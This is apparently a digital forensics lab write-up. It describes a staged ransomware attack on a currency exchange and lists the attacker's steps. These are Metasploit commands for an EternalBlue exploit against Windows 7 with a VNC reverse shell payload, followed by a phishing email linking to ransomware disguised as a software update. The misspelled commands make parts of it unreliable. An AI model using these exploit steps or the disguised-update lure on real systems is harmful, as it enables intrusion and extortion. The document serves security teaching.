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Digital Forensics

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- Scenario :
  - In a well-known currency exchange company, a ransomware attack is threatening customer data and funds.
  - The hacker, a tech genius, exploits a vulnerability in Windows 7 on an employee's machine, turning that employee into a zombie.
  - The attacker establishes remote access to the zombie device and uploads the ransomware file via Mega, sending a message to the victim through email to open the ransom file, leading to system encryption.

  - On the investigative side, detectives trace the source of the virus file and arrive at the zombie, mistakenly believing it to be the main source of the virus and the criminal in question.

  - After interrogating the zombie, which they suspect to be the perpetrator, it becomes clear from the investigation results that the file was sent during a time when the employee was not present, as they were off work.

  - Thus, the detectives intensified their efforts and investigated other locations, starting by checking logs and capturing RAM data. During the log examination, they discovered a suspicious file named BankApp, as the source from which this file originated was unknow

❖ Attack steps :

1. The Attacker exploit vulnerability in windows7 using Metasploit with the following extensions :

```
+ -- --=[ 9 evasion                                        ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_101_enernalblue
```

2. then the Attacker connected his device with Attacker device

```
msf6 > set lhost 192.168.61.131
lhost ⇒ 192.168.61.131
msf6 > set rhost 192.168.61.144
rhost ⇒ 192.168.61.144
msf6 > run
```

Attacker ip

Zombie ip

3. Upon entering the metapreter ,he opened a background to maintain the session

4. Then he upload payload with the following extensions :

```
msf6 > set payloud windows/x64/vncinject/revers_tcp
payloud ⇒ windows/x64/vncinject/revers_tcp
msf6 > show options
```


To open the interface related to zombie for easier access

5. He opened the interface and took control


```
   TimestampOutput    fals

msf6 > set viewOnly false
viewOnly ⇒ false
msf6 > run
```

6. Finally he exploit the previse steps
7. After the Attacker executed the previous commends and opened the zombie interface on their device ,gaining control


Zombie interface




8. Then he opened mega site to send the virus through it.




9. Here ,he uplouded the exectueable file containig the ransamware virus ,presesnting it as an update for the company`s software named BankApp



10. Then he share the link so he can send it to the victim




11. then, he send an email to notify the victim about the update .the email also included the link to download the application .




the link was obfuscated


12. in the victim side ,After he reserved a email from his coworker




13. He opened the link



14. The link toke him to the mega site




15. He started to download the updated software



16. After download the file , the victim installed it

17. When he click on the file, the ransamware started running




18. And it encrypted the device ,and the Attacker succeeded.

